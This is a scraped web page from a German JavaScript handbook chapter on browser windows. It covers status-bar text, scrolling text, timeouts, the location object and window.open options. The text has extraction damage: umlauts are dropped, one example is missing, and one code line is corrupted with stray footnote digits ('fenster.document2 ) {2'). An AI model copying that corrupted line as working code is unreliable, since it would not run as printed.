23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

8.6.2 Links ohne JavaScript
8.7 Fenster schlieen
8.7.1 Andere Fenster schlieen
8.8 Fenster bewegen mit JavaScript
8.8.1 Fenster verschieben
8.8.2 Fensterinhalt scrollen

top

8.3 Die Statuszeile ▼

Kommen wir nun zu einer der umstrittensten JavaScript-Anwendungen. Die meisten Browserfenster haben eine Statuszeile, in der whrend des Ladens eines Dokuments der Ladestatus angezeigt und beim Bewegen der Maus ber einen Link das Ziel des Links angezeigt wird. Schon bald nach dem Erscheinen des Netscape Navigator 2 sind pfiffige Programmierer auf die Idee gekommen, die Statuszeile als bequeme Mglichkeit der Textausgabe zu verwenden. Natrlich ist das bequem, und es gibt auch ntzliche Anwendungen. Diese sind leider derzeit in der Minderheit, und in den folgenden Abschnitten soll eine deutliche Warnung ausgesprochen werden, was Sie tunlichst vermeiden sollten. Dem Benutzer dient die Statuszeile als Informationsquelle, und sie sollte nicht fr Spielereien missbraucht werden.

top

8.3.1 Erluternde Links ▼▲

Unerfahrenen Anwendern sollte man die Navigation im World Wide Web so einfach und intuitiv wie mglich gestalten. Irgendwann ist es in Mode gekommen, erklrende Hilfetexte in der Statuszeile des Browsers zu platzieren. Das bietet sich vor allem bei Hyperlinks an. Es ist doch viel schicker, wenn in der Statuszeile `Hier geht's zu unseren Produkten` anstelle von `http://www.ihrefirma.xy/produkte/index.html` steht.

Die Umsetzung ist nicht weiter schwierig. Die entsprechende Eigenschaft, die den Text in der Statuszeile angibt, ist `window.status`; lediglich einen kleinen Fallstrick mssen Sie noch umgehen. Der folgende Code liefert nicht mit allen Browsern das gewnschte Ergebnis:

```
<a href="/produkte/index.html" onmouseover="window.status='Unsere Produkte';">Produkte</a>
```

Der Text wird kurzzeitig in der Statuszeile angezeigt, aber dann erscheint die Ziel-URL des Hyperlinks. Der Grund: Auch hier kollidieren der Event-Handler und die Browser-Aktion, wenn der Mauszeiger ber den Hyperlink fhrt. Sie wissen eigentlich bereits von oben, wie Sie dem JavaScript-Event-Handler den Vorrang geben – doch leider funktioniert das an dieser Stelle nicht. Es handelt sich hier um eine Art unlogischer Ausnahme. Nur wenn der Event-Handler auf `return true` endet, wird der Text dauerhaft in der Statuszeile angezeigt, andernfalls nicht.

Noch ein kleiner Hinweis, bevor der HTML-Code prsentiert wird: Vergessen Sie nicht, mit dem `onmouseout`-Event-Handler die Eigenschaft `window.status` wieder auf eine leere Zeichenkette zu setzen; ansonsten bleibt der Text in der Stauszeile stehen.

```
<a href="/produkte/index.html" onmouseover="window.
status='Unsere Produkte'; return true;"
onmouseout="window.status=''; return true;">Produkte</a>
```

Viele erfahrene Benutzer wissen eigentlich ganz gern, wohin ein Link fhrt. Ich ffne beispielsweise Links gern in einem neuen Fenster. Wird jedoch die Statuszeile berschrieben, so kann man nicht feststellen, ob der Link eine HTML-Seite aufruft oder eine JavaScript-Funktion (im zweiten Fall ist das ffnen im neuen Fenster nicht mglich). Wenn Sie auf diese Form von erklrenden Links nicht verzichten wollen, sollten Sie wenigstens zustzlich die URL der Zielseite in der Statuszeile angeben.

Einige Browser bieten es ihren Benutzern mittlerweile an, den JavaScript-Zugriff auf die Statuszeile zu unterbinden. Sie knnen sich also nicht mehr darauf verlassen, dass Ihre Besucher irgendetwas in der Statuszeile sehen. Einige Versionen des Internet Explorers zeigen die Statuszeile standardmig berhaupt nicht an.

top

8.3.2 Laufschrift

Sie kennen das sicherlich: In der Statuszeile des Browsers luft ein Text von rechts nach links. Um es gleich vorweg zu sagen: Dieser Effekt gilt seit ungefhr acht Jahren als veraltet, sorgt nur fr Verrgerung beim Benutzer und besitzt keinen wirklichen Nutzen. Warum der Effekt hier trotzdem vorgefhrt wird? Es handelt sich hierbei um eines der Standardbeispiele fr die Mglichkeiten von JavaScript, und man muss ihn einfach einmal gesehen haben.

Timeouts setzen

Oft ist es bei der JavaScript-Programmierung notwendig, einen Befehl nicht sofort auszufhren, sondern erst spter. Dafr benutzt man so genannte **Timeouts**, die mit einer Methode des `window`-Objekts gesetzt werden knnen. Die Befehlssyntax lautet leicht vereinfacht folgendermaen:

```
window.setTimeout(Befehl, Verzgerung)
```

Dabei ist `Befehl` eine Zeichenkette, die den entsprechenden JavaScript-Befehl enthlt, und `Verzgerung` ist die Zeitspanne in Millisekunden, die verstreichen muss, bis der Befehl ausgefhrt wird. Folgender Befehl ruft nach fnf Sekunden die Homepage des Galileo-Verlags auf:

```
setTimeout("location.href='http://www.galileo-press.de/';",
5000)
```

Beachten Sie, dass folgender Code nicht funktionieren wird:

```
<html>
<head>
<title>Timeouts</title>
<script type="text/javascript"><!--
function galileo() {
   var galileo_url = "http://www.galileo-press.de/";
   setTimeout("location.href=galileo_url", 5000);
}
//--></script>
</head>
<body onload="galileo();">
<h1>Verbinde mit Galileo Press...</h1>
</body>
```

```
</html>
```

Der Grund ist, dass `galileo_url` eine lokale Variable ist. Wenn der Befehl nach fnf Sekunden ausgefhrt wird, steht diese Variable nicht mehr zur Verfgung, da sie auerhalb der Funktion ausgefhrt wird. Es gibt drei Auswege aus diesem Dilemma:

1. Verwenden Sie eine globale Variable.
2. Verwenden Sie eine eigene Funktion.
3. Verwenden Sie keine Variable.

Zu 1.: Der `<script>`-Teil des vorherigen Listings muss folgendermaen gendert werden:

```
<script type="text/javascript"><!--
var galileo_url;
function galileo() {
   galileo_url = "http://www.galileo-press.de/";
   setTimeout("location.href=galileo_url", 5000);
}
//--></script>
```

Zu 2.: Der `<script>`-Teil muss folgendermaen gendert werden:

```
<script type="text/javascript"><!--
function galileo_laden() {
   var galileo_url = "http://www.galileo-press.de/";
   location.href = galileo_url;
}
function galileo() {
   setTimeout("galileo_laden()", 5000);
}
//--></script>
```

Zu 3.: Der `<script>`-Teil muss folgendermaen gendert werden:

```
<script type="text/javascript"><!--
function galileo() {
   var galileo_url = "http://www.galileo-press.de/";
```

```
   setTimeout("location.href='" + galileo_url + "'", 5000);
}
//--></script>
```

Timeouts lschen

Es kommt in der Praxis des fteren vor, dass man den Befehl dann doch nicht mehr ausfhren, also den Timeout lschen will. Jeder Aufruf von `setTimeout()` gibt einen Wert zurck, der als eindeutiger Identifikator fr den Timeout dient. Je nach Browser ist das entweder ein numerischer Wert oder ein Objekt. Hten Sie sich also davor, numerische Berechnungen mit dem Rckgabewert auszufhren. Sie knnen aber jederzeit den Rckgabewert der Methode `window.clearTimeout()` als Parameter bergeben, um den Timeout zu lschen.

Im folgenden Beispiel wird wieder die Homepage von Galileo Press nach fnf Sekunden aufgerufen, auer der Benutzer klickt auf den Link auf der Seite. Beachten Sie, dass die von `setTimeout()` zurckgegebene ID in einer globalen Variablen gespeichert werden muss.

```
<html>
<head>
<title>Timeouts setzen und lschen</title>
<script type="text/javascript"><!--
var ID;
function galileo() {
   ID = setTimeout("location.href='http://www.galileo-press.de/'", 5000);
}
function kein_galileo() {
   clearTimeout(ID);
}
//--></script>
</head>
<body onload="galileo();">
<a href="javascript:kein_galileo();">Laden stoppen</a>
</body>
</html>
```

Laufschrift mit Timeouts

Kommen wir zum ursprnglichen Beispiel zurck: zur Laufschrift. Diese ist mit Timeouts recht schnell zu erstellen, und zwar folgendermaen:

- In einer globalen Variablen wird der Text abgespeichert, der in der Statuszeile angezeigt werden soll.
- In einer JavaScript-Funktion wird der entsprechende Text in der Statuszeile angezeigt, und dann wird der Text verndert, so dass der Scroll-Effekt entsteht (der erste Buchstabe wird entfernt und hinten wieder angehngt).
- Dann wird ein Timeout gesetzt, der die Funktion nach Ablauf einer gewissen Zeitspanne wieder aufruft.



Hier klicken, um das Bild zu Vergrern

Abbildung 8.5 Die Laufschrift in der Statuszeile des Browsers

Nachteile

Noch ein paar Stze zu Laufschriften: Ihnen wird aufgefallen sein, dass auf greren und serisen Seiten keine Statuszeilen-Laufschriften vorkommen (auer eine Zeit lang auf den Seiten einer Gruppe von Online-Versendern, aber Ausnahmen besttigen bekanntermaen die Regel). Das hat auch seinen Grund. Durch die Laufschrift ist die Statuszeile permanent belegt, und man kann beispielsweise das Ziel von Links nicht mehr sehen. Eine ntzliche Anwendung fr eine Laufschrift habe ich auch noch nirgends gesehen. Wichtige Mitteilungen kann man auch an exponierter Stelle auf der eigentlichen Webseite platzieren. Mit Laufschriften ist es beinahe so wie mit dem `<marquee>`-HTML-Tag (das beim Internet Explorer eine Laufschrift erzeugt): Man disqualifiziert sich eher, als dass man mit seinen JavaScript-Kenntnissen imponiert.

Man kann auch in einem Formular-Eingabefeld eine Laufschrift erzeugen. Das ist nicht ganz so schlimm, da wenigstens die Statuszeile frei bleibt. Hat man viel Text und wenig Platz, ist das akzeptabel, aber ansonsten gilt: Verzichten Sie auf solche Spielereien, wenn der Sinn des Ganzen im Verborgenen bleibt.

Auerdem unterbinden mittlerweile viele Browser, dass JavaScript Zugriff auf die Statuszeile erhlt.

Bequemere Timeouts

Sie haben gesehen, dass die Implementierung der Laufschrift ein wenig umstndlich war: Eine Funktion musste geschrieben werden, die sich selbst nach ein paar Sekunden wieder aufruft. Alternativ gibt es die Mglichkeit, eine Funktion von auen wiederholt aufzurufen, und zwar immer nach Ablauf einer festen Zeitspanne. Der erforderliche Befehl heit `setInterval()`, und der korrespondierende Lschbefehl heit `clearInterval()`. Der erste Parameter ist wieder der JavaScript-Befehl oder Funktionsname, der zweite Parameter ist die Verzgerung in Millisekunden zwischen den Aufrufen. Das Laufschrift-Beispiel jedenfalls kann folgendermaen umgeschrieben werden:

```
<html>
<head>
<title>Laufschrift </title>
<script type="text/javascript"><!--
var lauftext = " +++ Read my lips: no tax on beer ";
function laufschrift() {
   window.status = lauftext;
   lauftext = lauftext.substring(1, lauftext.length)
      + lauftext.substring(0,1);
}
setInterval("laufschrift()", 5000);
//--></script>
</head>
<body>
<h1>Laufschrift mit JavaScript</h1>
</body>
</html>
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 8 Fenster**
  - **8.1 Modale Fenster**
    - **8.1.1 Warnung – nur im Notfall**
    - **8.1.2 Besttigungen**
    - **8.1.3 Benutzereingaben**
  - **8.2 Navigationsleiste mit JavaScript**
    - **8.2.1 Das History-Objekt**
    - **8.2.2 Vorwrts und rckwrts, Teil 2**
    - **8.2.3 Drucken mit JavaScript**
  - **8.3 Die Statuszeile**
    - **8.3.1 Erluternde Links**
    - **8.3.2 Laufschrift**
  - **8.4 Das location-Objekt**
  - **8.5 Ein neues Fenster ffnen**
    - **8.5.1 Ein Fenster ffnen und fllen**
    - **8.5.2 Ein Fenster ffnen und verlinken**
    - **8.5.3 Ein Fenster ffnen und anpassen**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **8.5.4 Modale Fenster**
- **8.6 Fernsteuerung**
  - **8.6.1 Links mit JavaScript**
  - **8.6.2 Links ohne JavaScript**
- **8.7 Fenster schlieen**
  - **8.7.1 Andere Fenster schlieen**
- **8.8 Fenster bewegen mit JavaScript**
  - **8.8.1 Fenster verschieben**
  - **8.8.2 Fensterinhalt scrollen**

top

8.4 Das location-Objekt

Als Nchstes sehen wir uns das Objekt `location` an. Sie haben es ja schon bei den verschiedensten Beispielen in diesem Buch kennen gelernt, und es scheint etwas mit der aktuellen URL des Browserfensters zu tun zu haben.

Eine URL besteht aus verschiedenen Teilen, die Sie in Abbildung 8.6 zusammen mit dem Namen der entsprechenden JavaScript-Eigenschaft sehen knnen.



Hier klicken, um das Bild zu Vergrern

Abbildung 8.6 Die Eigenschaften des location-Objekts

In der Praxis wird `location.href` am hufigsten eingesetzt. Zwar liefert auch `location` die komplette URL der aktuellen Seite zurck, es tut das aber nur bei neueren Browsern konsistent. Um abwrtskompatibel zu bleiben, ist die Verwendung von `location.href`

zwingend.

Interessanter sind da schon die Methoden des `location`-Objekts. `location.reload()` ldt die aktuelle URL neu. Ohne Parameter oder mit dem Parameter `false` wird die URL aus dem Cache des Browsers neu geladen, sofern sie verfgbar ist; wird `true` bergeben, so wird eine Anforderung an den Server geschickt. Das entspricht dem Klicken auf die Schaltflche **Reload** der Navigationsleiste bei gleichzeitigem Drcken der ()-Taste. Beachten Sie jedoch, dass hierbei Formulareingaben gelscht werden. Um ein so genanntes weiches Neuladen zu veranlassen (das die aktuelle Scroll-Position im Dokument und in Formulareingaben beibehlt), mssen Sie das bereits bekannte `history.go(0)` verwenden.

JavaScript bietet auch die Methode `location.replace()`. Hiermit kann man die History-Liste zumindest in begrenztem Umfang manipulieren. Wenn Sie mit `location.replace(url)` eine neue URL laden, nimmt diese in der History-Liste die Position der vorherigen Seite ein. Angenommen, Sie haben zuerst die Seite **A.html** geladen, gehen dann auf **B.html** und laden dann mittels `location.replace("C.html")` die Seite **C.html**. Ein Klick auf die **Zurck**-Schaltflche in der Navigationsleiste fhrt dann zur Seite **A.html** zurck. Dies wird oft bei mehrseitigen Formularen verwendet, wenn man vermeiden will, dass der Benutzer zurckspringt und alte Eingaben nochmals ndert.

Man kann nicht nur den Inhalt bestehender Fenster verndern, man kann auch gleich neue Fenster erstellen. Das kann sowohl zum Nutzen als auch sehr zum rger des Benutzers geschehen. In diesem Kapitel sehen Sie beides.

Frher war es fast unbezahlbar, eine **.de**-Domain zu registrieren, so dass man schon erwgen musste, eine vergleichsweise gnstige **.com**-Domain zu erwerben. Heutzutage hat sich das umgekehrt: Mehrere Firmen buhlen um Kundschaft und unterbieten sich gegenseitig mit den Preisen. Fr den geringen Preis gibt es jedoch oft auch nur geringe Leistungen. Manche Anbieter sind auf die Idee gekommen, als Gegenleistung fr den Kampfpreis ein Werbebanner auf den Seiten einzublenden. Damit man das Banner auch besonders gut sieht, wird es in einem eigenen, neuen Fenster angezeigt. Bei Seiten mit besonders zwielichtigem Inhalt wird das auf die Spitze getrieben, und es werden sogar mehrere neue Fenster geffnet,

was ich natrlich nur vom Hrensagen wei.

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 8 Fenster**
  - **8.1 Modale Fenster**
    - **8.1.1 Warnung – nur im Notfall**
    - **8.1.2 Besttigungen**
    - **8.1.3 Benutzereingaben**
  - **8.2 Navigationsleiste mit JavaScript**
    - **8.2.1 Das History-Objekt**
    - **8.2.2 Vorwrts und rckwrts, Teil 2**
    - **8.2.3 Drucken mit JavaScript**
  - **8.3 Die Statuszeile**
    - **8.3.1 Erluternde Links**
    - **8.3.2 Laufschrift**
  - **8.4 Das location-Objekt**
  - **8.5 Ein neues Fenster ffnen**
    - **8.5.1 Ein Fenster ffnen und fllen**
    - **8.5.2 Ein Fenster ffnen und verlinken**
    - **8.5.3 Ein Fenster ffnen und anpassen**
    - **8.5.4 Modale Fenster**
  - **8.6 Fernsteuerung**
    - **8.6.1 Links mit JavaScript**
    - **8.6.2 Links ohne JavaScript**
  - **8.7 Fenster schlieen**
    - **8.7.1 Andere Fenster schlieen**
  - **8.8 Fenster bewegen mit JavaScript**
    - **8.8.1 Fenster verschieben**
    - **8.8.2 Fensterinhalt scrollen**

top

8.5 Ein neues Fenster ffnen ▼

Die Methode zum ffnen eines neuen Fensters heit `window.open()`. Dieser Methode werden bis zu drei Parameter bergeben, mindestens jedoch einer.

top

8.5.1 Ein Fenster ffnen und fllen ▼▲

```
var fenster = window.open(URL, Fenstername, Optionen);
```

Der erste Parameter, URL, enthlt die URL der Seite, die in das neue Fenster geladen werden soll. Ist URL eine leere Zeichenkette, so wird das Fenster zwar geffnet, aber es wird keine Seite hineingeladen.

Die Position des neuen Fensters lsst sich per JavaScript bestimmen; ansonsten hngt sie vom Browser ab. Die Gre hngt auch vom Browser ab, kann jedoch auch eingestellt werden (siehe weiter unten).

Mit dem folgenden Code wird die Homepage von Galileo Press in ein neues Fenster geladen:

```
var fenster = window.open("http://www.galileo-press.de/");
```

Verwenden Sie stets window.open(), nicht blo open().

Die Variable fenster ist eine Referenz auf das neue Fenster. Somit kann auf Eigenschaften des Fensters zugegriffen werden, beispielsweise auf das Objekt location oder auf das Objekt document. Letzteres ist besonders interessant, weil man so (mittels write()) den Inhalt des Fensters komplett mit JavaScript erzeugen kann. Die folgende Funktion ffnet ein neues Fenster und erzeugt in diesem eine HTML-Seite, die den bergebenen Parameter ausgibt.

```
function tag(s) {
   return "<" + s + ">";
}
function neuesfenster(text) {
   var fenster = window.open("");
   if (fenster!=null) {  // Hat das ffnen
                         // des Fensters geklappt?
      fenster.document.open();  // ffnen fr
                                // Schreibzugriff, Pflicht!
      fenster.document.write(tag("html") + tag("body"));
      fenster.document.write(tag("h1") + text +
        tag ("/h1"));
      fenster.document.write(tag("/body") +
        tag ("/html"));
      fenster.document.close();  // Schreibzugriff
                                 // beenden, Pflicht!
   }
}
```

Wie Sie sehen, knnen Sie mit document.open(), write() und close() rein theoretisch in jedem Fenster jeden beliebigen HTML-Code erzeugen; das Anhngen geht nicht, aber ein berschreiben ist mglich. Einige Leute haben das recht trickreich ausgenutzt und beispielsweise die Login-Masken mancher Webmail-Dienste mit dieser Methode berschrieben, wodurch sie die Passwrter von ahnungslosen Benutzern ausspionieren konnten. Aus diesem Grund erlauben die neueren Versionen aller Browser nur noch das berschreiben von Fenstern, deren aktuelle URL von derselben Domain stammt wie das Fenster mit dem Skript. Es ist also beispielsweise unmglich, ein unauffllliges berwachungsfenster zu ffnen, das sich im Hintergrund hlt und nur darauf wartet, dass in einem anderen Browserfenster ein Webmail-Anbieter besucht wird, um dann aktiv zu werden.

Popup-Blocker sind sehr populr, die meisten Webbrowser haben mittlerweile einen. Sie knnen sich also nicht darauf verlassen, dass sich das neue Fenster beim Besucher auch tatschlich ffnet!

top

8.5.2 Ein Fenster ffnen und verlinken ▼▲

Der zweite Parameter von window.open() gibt den Namen des neuen Fensters an. Man kann diesen Namen − genauso wie bei Frames − als Wert des target-

Attributs eines HTML-Links angeben, und das Ziel des Links wird in dem neuen Fenster geffnet und nicht im aktuellen Fenster. Wenn Sie `window.open()` zweimal verwenden und dabei einen identischen zweiten Parameter angeben, wird nur ein Fenster geffnet.

Die folgende Seite ffnet beim Laden ein neues Fenster mit der Homepage von Galileo Press. Die anderen Links auf der HTML-Seite ffnen die Homepages einiger Browserhersteller – in dem neuen Fenster.

```
<html>
<head>
<title>Neue Fenster</title>
<script type="text/javascript"><!--
function neuesfenster() {
  var fenster = window.open("http://www.galileo-press.de/", "neu");
}
//--></script>
</head>
<body onload="neuesfenster()">
<h1>Hier einige Links...</h1>

<ul>
   <li>
      <a href="http://www.microsoft.com/"
      target="neu">Microsoft</a>
   </li>
   <li>
      <a href="http://www.mozilla.com/"
      target="neu">Mozilla</a>
   </li>
   <li>
      <a href="http://www.opera.com/"
      target="neu">Opera</a>
   </li>
</ul>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 8.7 Alle Links werden im neuen Fenster geffnet.

top

8.5.3 Ein Fenster ffnen und anpassen ▼▲

Der letzte Parameter ist gleichzeitig der interessanteste. Hier kann man das Aussehen des neuen Browserfensters etwas genauer anpassen. Neben der Hhe und Breite des Fensters kann man auch die meisten Leisten ein- und ausschalten. Es gibt hier zwei Arten von Parametern:

- **Numerische Werte:** Beispielsweise die Hhe oder die Breite; diese haben das Format `height=400`.

- **Ja/Nein-Werte:** Beispielsweise Statuszeile einblenden ja/nein. Die Werte `yes` und `1` oder die bloe Erwhnung der Option bedeuten ja, `no` und `0` bedeuten nein. Beispiel: `status=yes,toolbar=no, menubar`.

Sie knnen natrlich mehrere Parameter zusammen verwenden. Sie mssen diese dazu durch Kommata voneinander trennen, und Sie drfen keine Leerzeichen verwenden! Der folgende Befehl ffnet ein Fenster, das 400 Pixel breit ist und eine Statuszeile hat:

```
var fenster = window.open("", "neu",
"width=400,status=1");
```

Die folgende Tabelle enthlt alle an- bzw. ausblendbaren Elemente.

Tabelle 8.1 Die (booleschen) Optionen fr window.open()

Option	Beschreibung	Besonderheiten
alwaysLowered	Das Fenster befindet sich immer im Hintergrund an/aus	Netscape; nur bei Verwendung von Signed Scripts (signierte Skripten)
alwaysRaised	Das Fenster befindet sich immer im Vordergrund an/aus	Netscape; nur bei Verwendung von Signed Scripts (signierte Skripten)
channelmode	Anzeige der Channelleiste an/aus	Internet Explorer
dependent	Fensterabhngigkeit an/aus (wird das aufrufende Fenster geschlossen, so wird auch das geffnete Fenster geschlossen)	Netscape
directories	Persnliche Symbolleiste (Netscape) bzw. Links-Leiste (Internet Explorer) an/aus	–
fullscreen	Anzeigen des neuen Fensters im Vollbildmodus an/aus	Internet Explorer
hotkeys	Hotkeys (z.B. Drucken: (Strg)+(P)) an/aus	Netscape
location	Adressleiste an/aus	–
menubar	Menleiste an/aus	–
personalbar	Persnliche Symbolleiste an/aus	Netscape; entspricht dort der Option `directories`
resizable	Fenster in der Gre vernderbar an/aus	–
scrollbars	Scrollleisten an/aus	–
status	Statusleiste an/aus	–
titlebar	Titelleiste an/aus	Netscape; nur bei Verwendung von Signed Scripts (signierten Skripten)
toolbar	Werkzeugleiste an/aus	–
z-lock	Fenster verbleibt auch mit Fokus im Hintergrund an/aus	Netscape; nur Signed Scripts (signierte Skripten)

Des Weiteren stehen die folgenden numerischen Elemente zur Verfgung:[1]

Tabelle 8.2 Die (numerischen) Optionen fr window.open()

Option	Beschreibung	Besonderheiten
height	Hhe des Fensters	mindestens 100 Pixel oder (unter Netscape) Signed Script (signiertes Skript)
width	Breite des Fensters	mindestens 100 Pixel oder (unter Netscape) Signed Script (signiertes Skript)
innerHeight	Hhe des sichtbaren Browserbereichs (also ohne Symbolleisten, Scrollbalken etc.)	Netscape
innerWidth	Breite des sichtbaren Browserbereichs (also ohne Symbolleisten, Scrollbalken etc.)	Netscape
outerHeight	Hhe des Fensters	Netscape; entspricht `height`
outerWidth	Breite des Fensters	Netscape; entspricht `width`
left	x-Koordinate1 der linken oberen Ecke des Fensters	Internet Explorer; muss im sichtbaren Bereich des Bildschirms liegen
top	y-Koordinate1 der linken oberen Ecke des Fensters	Internet Explorer; muss im sichtbaren Bereich des Bildschirms liegen
screenX	x-Koordinate1 der linken oberen Ecke des Fensters	Netscape; muss (ohne Signed Script/signiertes Skript) im sichtbaren Bereich des Bildschirms liegen
screenY	y-Koordinate1 der linken oberen Ecke des Fensters	Netscape; muss (ohne Signed Script/signiertes Skript) im sichtbaren Bereich des Bildschirms liegen

Wenn einer dieser Parameter nicht angegeben wird, nimmt der JavaScript-Interpreter an, er wre auf `no` bzw. `0` gesetzt worden. Der folgende Aufruf erzeugt also ein ganz mageres Fenster:

```
var fenster = window.open("", "neu", "");
```

Aus Kompatibilittsgrnden sollten Sie zwischen den einzelnen Optionen − die Sie frei miteinander kombinieren knnen − keine Leerzeichen einsetzen.

Wie Sie in den vorangegangenen Beispielen gesehen haben, fehlt der dritte Parameter komplett. So sieht das neue Fenster gem den Standardwerten des Browsers aus. Beim den meisten modernen Browsern entsprechen die Ausmae und angezeigten Leisten denen des zuletzt aktiven Browserfensters.

Auch bei einigen derjenigen Attribute, die (unter Mozilla-Browsern) keine signierten Skripten voraussetzen, kann unter bestimmten Voraussetzungen ein signiertes Skript verlangt werden:

- bei Fenstern, deren Hhe oder Breite kleiner als 100 Pixel ist
- bei einem Fenster, das vollstndig oder grtenteils auerhalb des sichtbaren Bereichs liegt

Der Internet Explorer ignoriert diese Angaben stets. Wenn unter Mozilla die besonderen Rechte fr ein signiertes Script nicht angefordert wurden, wird die Option ebenfalls ignoriert. Ein Versuch, ein Fenster ohne Titelleiste zu ffnen, fhrt bei beiden Browsern zu einem neuen Fenster, und zwar mit Titelleiste.

Wenn Sie unter Netscape die besonderen Fensteroptionen bentigen, mssen Sie zunchst die entsprechenden Rechte vom Benutzer anfordern:

```
netscape.security.PrivilegeManager.enablePrivilege(
    "UniversalBrowserWrite");
window.open("", "", "width=50,height=50");
netscape.security.PrivilegeManager.disablePrivilege(
    "UniversalBrowserWrite");
```

Damit das berhaupt funktioniert, muss Java im Browser aktiviert sein, da der Privilege Manager auf Java-Basis arbeitet.

Wenn der Benutzer die Sicherheitsabfrage akzeptiert, wird tatschlich ein 50 Pixel hohes Fenster geffnet − nur ist es ein wenig breiter als 50 Pixel, da die drei Windows-Schaltflchen zum Minimieren, Maximieren und Schlieen des Fensters zu viel Platz wegnehmen. Um ein wirklich 50*50 Pixel groes Fenster zu erhalten, mssen Sie zustzlich noch die Titelleiste ausblenden:

```
netscape.security.PrivilegeManager.enablePrivilege(
    "UniversalBrowserWrite");
window.open("","", "width=50,height=50,titlebar=no");
netscape.security.PrivilegeManager.disablePrivilege(
    "UniversalBrowserWrite");
```

Wie Sie im Browser sehen knnen, ist es eine gute Idee der Mozilla-Entwickler gewesen, bei der Verwendung dieser Fensteroptionen die Zustimmung des Benutzers einzuholen. Das neue Fenster ist kaum mehr sichtbar.

Kehren wir zu einer der eingangs erwhnten Anwendungsmglichkeiten zurck: zur Anzeige eines nervigen Werbebanners. Wenn Ihr Werbebanner eine Breite von 200 100 Pixeln hat, knnte Ihr Aufruf folgendermaen aussehen:

Unter UNIX kann die Gre eines Fensters ber X-Ressourcen bestimmt werden, die immer Prioritt haben.

Die Datei **banner**.**html** kann folgendermaen aussehen (Sie bentigen zustzlich noch eine Bannergrafik **banner.gif**):

```
<html>
<head>
<title>Banner</title>
</head>
<body
   topmargin="0" leftmargin="0"
   marginwidth="0" marginheight="0">
   <!-- kein Abstand zum Fensterrand -->
<a href="http://www.ihranzeigenkunde.de/"
target="_blank">
<img src="banner.gif" width="200" height="100"
border="0" />
</a>
</body>
</html>
```

Man kann es nicht oft genug erwhnen: Aus Sicherheitsgrnden muss ein mit JavaScript geffnetes Fenster mindestens 100 Pixel hoch und 100 Pixel breit sein. Wenn Sie also fr Hhe oder Breite einen Wert kleiner hundert angeben, wird das Fenster trotzdem 100 Pixel breit oder hoch dargestellt. Mit Mozilla-Browsern lsst sich das (sehr mhsam) umgehen, indem man signierte Skripten nutzt. Ebenso knnen Sie (mit `screenX`/`screenY`) ein Fenster nicht vollstndig aus dem sichtbaren Bereich hinaus verschieben, wenn Sie kein signiertes Skript verwenden.

Mit der folgenden HTML-Seite knnen Sie einige Parameter fr das Aussehen des neuen Fensters anpassen. Details dazu (und ein ausfhrlicheres Beispiel) erhalten Sie im nchsten Kapitel, in dem die Auswertung von Formulardaten behandelt werden wird.

```
<html>
<head>
<title>Fenster-Test</title>
<script type="text/javascript"><!--
function neuesfenster(formular) {
   var optionen = "width=400,height=300";
   for (var i=0; i<formular.elements.length; i++) {
      if (formular.elements[i].checked) {
         optionen += "," + formular.elements[i].name;
   }
      }
   var fenster = window.open("", "neu", optionen);
   if (fenster != null) {
      with (fenster.document2 ) {2
         open();
         write("<" + "html" + "><" + "body" + ">");
         write("Neues Fenster mit folgenden Optionen:"
         +optionen);
         write("<" + "hr" + " />");
         write("<"+"a href='javascript:window.close()'"+">");
         write("Fenster schlieen<" + "/a" + ">");
         write("<" + "/body" + "><" + "/html" + ">");
         close();
      }
   }
}
//--></script>
</head>
<body>
<h1>Fenster-Optionen auswhlen</h1>
<form>
<input type="checkbox" name="dependent" /> dependent<br />
<input type="checkbox" name="directories" />
directories<br />
<input type="checkbox" name="hotkeys" /> hotkeys<br />
<input type="checkbox" name="location" /> location<br />
<input type="checkbox" name="menubar" /> menubar<br />
<input type="checkbox" name="scrollbars" /> scrollbars<br />
<input type="checkbox" name="status" /> status<br />
<input type="checkbox" name="toolbar" /> toolbar<br />
</form>
<a href="javascript:neuesfenster(document.forms[0]);">Fenster erzeugen</a>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 8.8 Die verschiedenen Fenstereigenschaften knnen direkt ausprobiert werden.

